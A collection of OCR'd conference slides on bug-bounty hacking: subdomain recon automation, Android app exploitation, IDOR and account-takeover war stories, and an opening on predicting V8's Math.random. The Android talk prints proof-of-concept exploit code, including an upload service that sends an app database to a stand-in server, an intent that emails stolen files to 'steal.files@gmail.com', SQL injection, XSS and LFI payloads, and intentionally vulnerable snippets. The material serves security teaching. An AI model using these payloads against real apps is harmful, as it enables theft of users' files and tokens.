
I Like It Generic



Permissions




Dangling CNAMEs




The Plan

- Check subdomains for CNAME records
- Check if those CNAMEs resolve
- ...profit?
- Demo time :)

Getting the CNAMEs




Incase That Demo Went Badly...



Fetch All The Things

- Having lots of targets to look at can be overwhelming
- Ddddddddemo time

A Thing To Fetch All The Things



Finding Things In The Output

Some Things To Grep For

- Titles
- Server headers
- Known ‘subdomain takeover’ strings
- URLs (and then go and fetch the URLs!)
  - JavaScript files are nice (:
- Secrets
- Error messages
- File upload forms
- Interesting Base64 encoded strings ;)
  - (eyJ|YTo|Tzo|PD[89])
- Demo time, obv.

When In Doubt: Use Your Eyes

- Deeeeeeeemo time
- It’s demo time
- Time for a demo
- I like demos :)

Speeding Things Up

- Pipes give you *some* parallelisation for free
  - It’s not enough though, is it?
- xargs can run things in parallel…
- Let’s speed up our subdomain brute-forcer
- What time is it?
  - It’s demo time.

A Bit Of A Mess

A Little Cleaner

Bits And Bobs

- Use dtach for long-running tasks
- vim is a major part of my workflow
- When things get complex, consider a different language…
  - I like Go :)
  - Check out meg, comb, unfurl, waybackurls, gf, httprobe, concurl...

Android Hacking

By Kyle B3nac
@b3nac

Overview

Android Workflow

- Android Workflow
- Android Recon
- Api Key Recon
- Reverse engineering apis

Exported Android Components

- Android Intents
- User Input
- Webviews
- How to exploit components

Deep Link Exploitation

- Host validation, scheme validation
- Exploiting Deeplinks
- Deep link LFIs
- Android public directories
- Android application directories

Android Workflow

Android Studio - PoC development, Emulators, Check for debugging info

Jadx - Decompile apks and source code review

Adb - (Android Debug Bridge)

Objection - Patching apks without rooted device

Drozer - Map out attack surface, useful functions

DB Browser for SQLite - View what is stored in SQLite databases

Burp Suite - After patching apk, installing cert on device

Custom Bash scripts - Automate the redundant tasks

Cell Phones - Galaxy S10e, test phone J3 Orbit, Android Studio emulator

Android Recon

- **AndroidManifest.xml** (basically a blueprint for the application)

  Find exported components, api keys, custom deep link schemas, schema endpoints etc.

- **resources.arsc/strings.xml**

  Developers are encouraged to store strings in this file instead of hard coding in application.

- **res/xml/file_paths.xml**

  Shows file save paths.

- **Search source code recursively**

  Especially BuildConfig files.

API Key Recon

Always verify if the key is read or read/write with api documentation examples.

- Higher impact - Higher payout - Definite triage

Solving the api key puzzle

- String references in Android Classes

```
getString(R.string.cmVzb3VyY2VzX3lv)
cmVzb3VyY2VzX3lv is the string resource label.
```

- Find these string references in strings.xml

```
<string name="cmVzb3VyY2VzX3lv">apikeyhere</string>
```

- Piece together the domains and required params in source code

Exported Android Components

- **Activities** - Entry points for application interactions of components specified in AndroidManifest.xml. Has several states managed by callbacks such as onCreate().
- **Service** - Supplies additional functionality in the background.
- **Broadcast receivers** - Receives broadcasts from events of interest. Usually specified broadcasted intents in the broadcast receiver activity.
- **Content providers** - Helps applications manage access to stored data and ways to share data with other Android applications.

How to Exploit Android Activities

- **Access to protected intents via exported Activities**

  One exported activity that accepts a user provided intent can expose protected intents.

- **Access to sensitive data via exported Activity**

  Often combined with deep links to steal data via unvalidated parameters. Write session tokens to an external file.

- **Access to sensitive files, stealing files, replacing imported files via exported Activities**

  external-files-path, external-path

  Public app directories

Access to Protected Intents via Exported Activities

```
private void exampleVulnerableMethod(Intent intent) {

Intent vulndeeplinkIntent = (Intent)
intent.getParcelableExtra("attacker_provided_data");

    // if deeplink does not equal null startActivity with intent provided by user

    if (!(deeplinkIntent == null || this.consumedDeeplinkIntent)) {

        startActivity(deeplinkIntent); // starting an intent provided by a user

    }
```

Exploitation of Android Services

Custom file upload service example that is vulnerable because `android:exported="true"`. When exported by third party applications can send data to the service or steal sensitive data from applications depending on the services function. Check if params and intent data can be set with proof of concept application.

```
        UploadTaskParameters params = new UploadTaskParameters();
        params.setId("1");
        params.setServerUrl("https://your-server-receives-app-data.com");
        try {
            params.addFile(new UploadFile("/data/data/com.example/database/ohno.db"));

        }
        catch(FileNotFoundException e) {
            throw new IllegalStateException(e); //Here to satisfy try catch requirement
        }

        Intent intent = new Intent("com.example.action.upload");
        intent.setClassName("com.example", "com.example.UploadService");
        intent.putExtra("httpTaskParameters", new HttpUploadTaskParameters());
        startService(intent);
```

Exploitation of Android Broadcast Receivers

Vulnerable when receiver is exported and accepts user provided broadcasts.

```
String totally = paramIntent.getStringExtra("totally");
String secure = paramIntent.getStringExtra("secure")
```

ADB PoC

```
adb shell am broadcast -a action com.b3nac.injuredandroid.intent.action.CUSTOM_INTENT --es totally
"test" --es secure "test"
```

Java PoC

```
private void send() {
    String totally = "test";
    String secure = "test";
    // Create intent, set to matching action, send exploit broadcast
    Intent intent = new Intent(getApplicationContext(), FlagFiveReceiver.class);
    intent.setAction("com.b3nac.injuredandroid.intent.action.CUSTOM_INTENT");
    intent.putExtra("totally", totally);
    intent.putExtra("secure", secure);
    sendBroadcast(intent);
}
```

Exploitation of Android Content Providers

Content providers that connect to sqlite can be exploited via SQL injection by third party apps.

```
adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]
```

With Drozer to make it easier.

```
dz> run app.provider.query content://app.test/ --projection "*FROM SQLITE MASTER WHERE type='table';--"
```

Upload content providers that only verify class names can be exploited to use third party activities that have the same name “com.app.spoofedactivity”. This is possible because `android:grantUriPermissions="true"` and the boolean being used.

```
public static boolean checkOnlyClassName(Intent intent) {
        ComponentName component = intent.getComponent();
        String class = component.getClassName();
        If (class.equals(classInAcceptedList)) {
            //Allow access
            return true;
        }
```

What is a Deep Link?

“In Android, a deep link is a link that takes you directly to a specific destination within an app.”

- Think of deep links as Android urls to specific parts of the application.
- Usually mirrors web application except with a different schema that navigate directory to specific Android activities.

“Secure” implementation of a deeplink schema.

```
<data android:scheme="flag11" data android:host="dashboard" data android:scheme="/user"/>
```

The deep link would have to match this exactly to be flag11://dashboard/user

Verified deep links can only use http and https schemas. **Sometimes developers keep custom schemas for testing new features**.

Exploitation of Deep Links

Type of vulnerabilities are based on how the scheme://, host://, and parameters are validated

```
<activity android:theme="@style/AppTheme" android:label="@string/title_activity_deep_link"
android:name=".DeepLinkActivity">
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <category android:name="android.intent.category.BROWSABLE" />
                <data android:scheme="flag11" />
            </intent-filter>
</activity>
```

CSRF - Test when autoVerify=”true” is not present in AndroidManifest.xml It’s easier.

Open redirect - Test when custom schemes do not verify endpoint parameters or hosts

XSS - Test when endpoint parameters or host not validated, addJavaScriptInterface and setJavascriptEnabled(true); is used.

LFI - Test when deep link parameters aren’t validated. appschema://app/goto?file=

Deep Link CSRF

Deep links take the user directly to a specific part of the Android application.

Developers sometimes use deep links as a shortcut that will modify data or automatically execute an action such as downloading a file. CSRF takes place with “state changing deep links.”

All deep links are GET requests and should be verified with autoVerify=true. Verified deep links also check Android application origin based on sha256_cert_fingerprints.

```
https://domain.name/.well-known/assetlinks.json
```

```
<intent-filter android:autoVerify="true">
            <action android:name="android.intent.action.VIEW" />
            <category android:name="android.intent.category.DEFAULT" />
            <category android:name="android.intent.category.BROWSABLE" />
            <data android:scheme="https" android:host="www.example.com" />
            <data android:scheme="https" android:host="mobile.example.com" />
 </intent-filter>
```

Deep Link CSRF Examples

Find a deeplink that automates an action without a user prompt, chances are the user has already granted permissions for all application actions.

For example a deep link that automatically downloads a sensitive file to a public directory guarantees a malware application can steal that file.

```
<html>
<a href="appschema://dashboard/files/statement">Download statement</a>
</html>
```

Java

Request deeplink.

```
private void requestDeeplink() {
        Uri uri = Uri.parse("appschema://dashboard/files/statement");
        Intent startDownloadIntent = new Intent(Intent.ACTION_VIEW, uri);
        startActivity(startDownloadIntent);
}
```

Then steal file with Intent.ACTION_SENDTO and Intent.EXTRA_STREAM from public directory for proof of concept.

Deep Link Open Redirects

Schema in an intent-filter only specified with a scheme in AndroidManifest.xml

```
<intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="flag11"/>
 </intent-filter>
```

- Further investigate Activity class in this case “DeepLinkActivity”.
- Activity validation that only requires a specific protocol.

Custom schema may be converted to match web application protocol

```
        val intentToUri = getIntent()
        val data = intentToUri.data
        val appSchema = "flag11" == data.getScheme()

        if (appSchema) {

            val convertScheme = "https://" + data.host

            startActivity(Intent(Intent.ACTION_VIEW, Uri.parse(convertScheme)))
        }
```

Deep Link Open Redirect Example

Proof of concept with html

```
<html>
<a href="flag11://google.com">Open Redirect PoC</a>
</html>
```

Proof of concept with ADB

```
adb shell am start -W -a android.intent.action.VIEW -d "flag11://google.com"
```

Deep Link XSS

Possible if schema, host, and url parameters aren't validated.

- Some cases javascript:alert("PoC"); will work if any schema is accepted

Look for addJavascriptInterface and setJavaScriptEnabled(true);

Android doesn't enable javascript by default. When a mobile application needs to interact with a Web application this is where javascript is sometimes enabled for compatibility with WebViews.

```
//Defined Webview

WebView flagWebView = new WebView(this);
setContentView(flagWebView);
flagWebView.getSettings().setJavaScriptEnabled(true);
flagWebView.setWebChromeClient(new WebChromeClient());

//User supplied data

flagWebView.loadUrl(getIntent().getStringExtra("totally_secure"));
```

Deep Link XSS Example

Proof of concept with Java

```
Uri uri = Uri.parse("appschema://<svg onload=alert(1)>");
Intent startDownloadIntent = new Intent(Intent.ACTION_VIEW, uri);
startActivity(startDownloadIntent);
```

Proof of concept with html page

```
<html>
<a href="appschema://<svg onload=alert(1)>">XSS PoC</a>
</html>
```

Deep Link LFIs

Try on custom schemes and verified scheme parameters.

Verified schemes such as http:// and https:// might lookup server files from the mobile application depending on implementation.

See where the application is saving account data in res/xml/file_paths.xml

```
<?xml version="1.0" encoding="utf-8"?>
<paths xmlns:android="http://schemas.android.com/apk/res/android">
<external-files-path name="appdata" path="/APP_DATA"/>
</paths>
```

There's two keywords for externally saved files "external-files-path" and "external-path". APP_DATA in the example above is what the file directory name would be in a publically accessible app directory.

Files Stored in Public Directories

“Use the directories within internal storage to save sensitive information that other apps shouldn't access.”

- All applications can access those files on the mobile device
- Deep links can be used to exfiltrate specific files
- Files can be uploaded via streaming intents

```
private void sendToEmail(String folder_name, String file_name) {
        try {
            Intent intent = new Intent(Intent.ACTION_SENDTO);
            intent.setType("text/plain");
            intent.putExtra(Intent.EXTRA_SUBJECT, "Subject");
            intent.putExtra(Intent.EXTRA_STREAM, Uri.parse( "file:///" + folder_name + file_name));
            intent.setData(Uri.parse("mailto:steal.files@gmail.com"));
            intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            startActivity(intent);
        } catch(Exception e)  {
            System.out.println("Email did not send because" + e);
        }
}
```

Public Android Directories

Environment.getExternalStorageDirectory()	/storage/sdcard0
Environment.getExternalStoragePublicDirectory(DIRECTORY_ALARMS)	/storage/sdcard0/Alarms
Environment.getExternalStoragePublicDirectory(DIRECTORY_DCIM)	/storage/sdcard0/DCIM
Environment.getExternalStoragePublicDirectory(DIRECTORY_DOWNLOADS)	/storage/sdcard0/Download
Environment.getExternalStoragePublicDirectory(DIRECTORY_MOVIES)	/storage/sdcard0/Movies
Environment.getExternalStoragePublicDirectory(DIRECTORY_MUSIC)	/storage/sdcard0/Music
Environment.getExternalStoragePublicDirectory(DIRECTORY_NOTIFICATIONS)	/storage/sdcard0/Notifications
Environment.getExternalStoragePublicDirectory(DIRECTORY_PICTURES)	/storage/sdcard0/Pictures
Environment.getExternalStoragePublicDirectory(DIRECTORY_PODCASTS)	/storage/sdcard0/Podcasts
Environment.getExternalStoragePublicDirectory(DIRECTORY_RINGTONES)	/storage/sdcard0/Ringtones

Application directories that can be accessed with read/write granted permissions then it's basically public

/sdcard/Android/data/com.example/appdata/example.pdf

Deep Link LFI Example

```
private static void searchFolderRecursive (File folder) {
    if (folder != null) {
        if (folder.listFiles() != null) {
            for (File file : folder.listFiles()) {
                if (file.isFile()) {
                    if(file.getName().contains(".pdf")){
                        Uri uri = Uri.parse("appschema://dashboard/goto?file=/sdcard/Android/data/com.example/appdirectory/"    +
file.getName());
                        Intent intent = new Intent(Intent.ACTION_VIEW, uri);
                        startActivity(intent);
                        Log.v("Got a file!", "File = " + file.getName());
                    }
                } else {
                    searchFolderRecursive(file);
                }
            }
        }
    }
}
```

Proof of concept with html

```
<html>
<a href="appschema://dashboard/goto?file=/sdcard/Android/data/com.example/appdirectory/test.pdf">Test LFI</a>
</html>
```

Resources

Some examples based on:

https://hackerone.com/reports/200427
https://hackerone.com/reports/258460
https://hackerone.com/reports/272044

Tool resources:

https://github.com/skylot/jadx
https://developer.android.com/studio/command-line/adb
https://github.com/sensepost/objection
https://github.com/FSecureLABS/drozer
https://sqlitebrowser.org/

Unique Mindset: Hacking with @zseano

WHOAMI?

~ My name is Sean and I go by the alias @zseano online.

~ Focus on webapp (websites) hacking.

~ Spend time in bug bounty programs, currently working on a new training platform..

Vulnerabilities	Accuracy	Average severity
595	100.00%	2.73

6.05 Signal	93rd Percentile
18.93 Impact	89th Percentile
5407 Reputation	- Rank

Update on new platform

I am working on it :))

Two pieces to the puzzle 01

No verification means i'm you 02

New features for $ = bugs 03

04 Developers love to verify things.. right?

05 Just keep it simple

06 API docs are friends

Two pieces to the puzzle: Critical IDOR in front of you

~ On every site I will always test for opting in/out, it's part of my 'flow'

~ In this case when opting in I noticed two parameters: "1" and "jOgRwvXmE0" - and my full email was on the page.

~ Tried changing "1" to "2" but it failed

~ Tried visiting opt in URL on account B - success, I could see account A email.

Two pieces to the puzzle: Critical IDOR in front of you

~ Okay.. so WTF is this encrypted looking value?

~ Referred to notes and remembered writing this value down as being used in user profiles when leaving "feedback"

~ Okay, I can get a users encrypted ID, but what about the integer? I *could* brute force.. But ehh... nah.

~ Used site as normal looking for any integer IDs when interacting with other users: success! When deleting feedback integer value was used for profileID

Two pieces to the puzzle: Critical IDOR in front of you

Final steps:

- Leave feedback for user and obtain encryptedID.
- Delete feedback for user and obtain integer value.
- Visit opt in URL with both values & reveal users email.

No verification means i'm you

~ When signing up on websites I will always test how they handle @maindomain.com (imagine scope is example.com, your email would be test@example.com)

~ To start the process of claiming ownership of a page it required your account email to be @whitelisteddomain.com and there was no way to discover this domain.

~ So I simply tried @maindomain.com and success, I could begin the process to claim! But wait, it says check your email. Damn, failed, I don't have access to this inbox.

No verification means i'm you

~ This is still interesting @maindomain.com is whitelisted. It is also interesting that before sending an email you can click 'Send' or 'Cancel'.

~ The hacker in me thought, **what happens if we change our email BEFORE pressing send? Will it send it to my email?**

~ If you thought the same, well done l33t haxor! A verification email was sent to an email i controlled and I could claim ownership of any page.

New features for revenue generation = bugs ?? :)

~ New features are often released to generate revenue (*do you ever check the stocks for the site you're testing? Or the news? Keep up to date with features they are planning etc!!*). New features = maybe rushed code? Rushed code = maybe bugs?

~ Noticed code had been released to run specific ads for your account. These types of ads were new.. Let's play.

New features for revenue generation = bugs ?? :)

~ When purchasing, part of my ‘flow’ again is to always test for how they handle sandbox CC (4111 1111 1111 1111).

~ Upon testing… failed. The end.

~ I kid. Another part of my ‘flow’ is to test if different countries use a different payment handler perhaps. Changed to foreign country and suddenly bank option appeared.

New features for revenue generation = bugs ?? :)

~ Tried sandbox CC bank information (google it).. Success! Okay cool so I can run free ads for my account, low business impact though to most companies

~ Back to the start we go, how does the flow look? I noticed you have to search for your account first. What happens if I search for my other account and try the same?

~ Upon pressing 'run ad' with sandbox bank information I was granted access to my other account with full control.

Developers love to verify things.. right?

~ I could add another team member via email. Accepting was as simple as visiting the URL you received in an email. No 'are you sure you want to accept?' page was prompted. This is important to note.

~ Invited my third account but accepted the invite on my fourth....

~ Fourth accounts email was leaked but was NOT granted access (created 'Pending' invite that did not exist!)

Just keep it simple!

~ Noticed every type of feature used weird looking values when referencing IDs. *;EkbTyHnmemGB,_j)Qxajrg(T/-D%

~ Looked everywhere to find any references to ‘encrypt’ ‘decrypt’ in js files. Looked through all features and found no leaks of anything. Everything looked pretty secure..

Just keep it simple!

~ Almost gave up and then thought to myself: why not just try an integer value?

~ Quickly queried for my account information, changed *;EkbTyHnmemGB,_j)Qxajrg(T/-D% in the URL to 1 and the output was….

~ User ID “1” full information. This issue turned into a site wide issue (all features were vulnerable)

API Docs are friends

~ Site allowed me to create my own app in the developer portal. Tested for the various setting redirectURI to “javascript:” but no success with anything.

~ Logged into account ‘B’ and tested allowing & removing the app. Not much special really.

~ Tested pressing ‘Cancel’ and noticed in the Referer: header there was some an access_token value ..? Huh?

API Docs are friends

~ I thought, surely this token does nothing since I declined the app. Tested an api call via my app and I received invalid_token.

~ So my thinking was correct, but something still tells me this token may do something. So I dug deep into their API docs and discovered something….

~ “X-USER-TOKEN:” could be used rather than “X-APP-TOKEN”.. What about if this token could be used here?!

API Docs are friends

~ SUCCESS. The token had NOTHING to do with my app and from the user pressing 'Cancel' it actually leaked their ROOT user token. BIG oops!

~ The token never expired and it leaked a LOT of information. What's worse is google was even indexing user tokens before this issue was fixed. Double BIG oops!

(Just because emongg said he'd rather a mercy one trick, this is for you mish lol)

Any questions?

Visit virseccon.com and join the discord!

Practical Exploitation of Insecure Randomness

Breaking V8’s Math.random, practically

whoami

- Currently: Security Engineer at Cruise
- Previously: AppSec at Dropbox
- Very nerd snipe-able

@d0nutptr

```
function generateRecoveryCode() {
    // ...
    let code = Math.floor(Math.random() * CODE_LENGTH);
    //...
    return code
}
```

`Math.random()` *does not* provide cryptographically secure random numbers. Do not use them for anything related to security. Use the Web Crypto API instead, and more precisely the `window.crypto.getRandomValues()` method.

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

Math.random: Under the hood

There's Math.random(), and then there's Math.random()

Published 17 December 2015 · tagged with ECMAScript internals

> `Math.random()` returns a `Number` value with positive sign, greater than or equal to `0` but less than `1`, chosen randomly or pseudo-randomly with approximately uniform distribution over that range, using an implementation-dependent algorithm or strategy. This function takes no arguments.
>
> — *ES 2015, section 20.2.2.27*

`Math.random()` is the most well-known and frequently-used source of randomness in Javascript. In V8 and most other Javascript engines, it is implemented using a pseudo-random number generator (PRNG). As with all PRNGs, the random number is derived from an internal state, which is altered by a fixed algorithm for every new random number. So for a given initial state, the sequence of random numbers is deterministic. Since the bit size n of the internal state is limited, the numbers that a PRNG generates will eventually repeat themselves. The upper bound for the period length of this permutation cycle is 2^n.

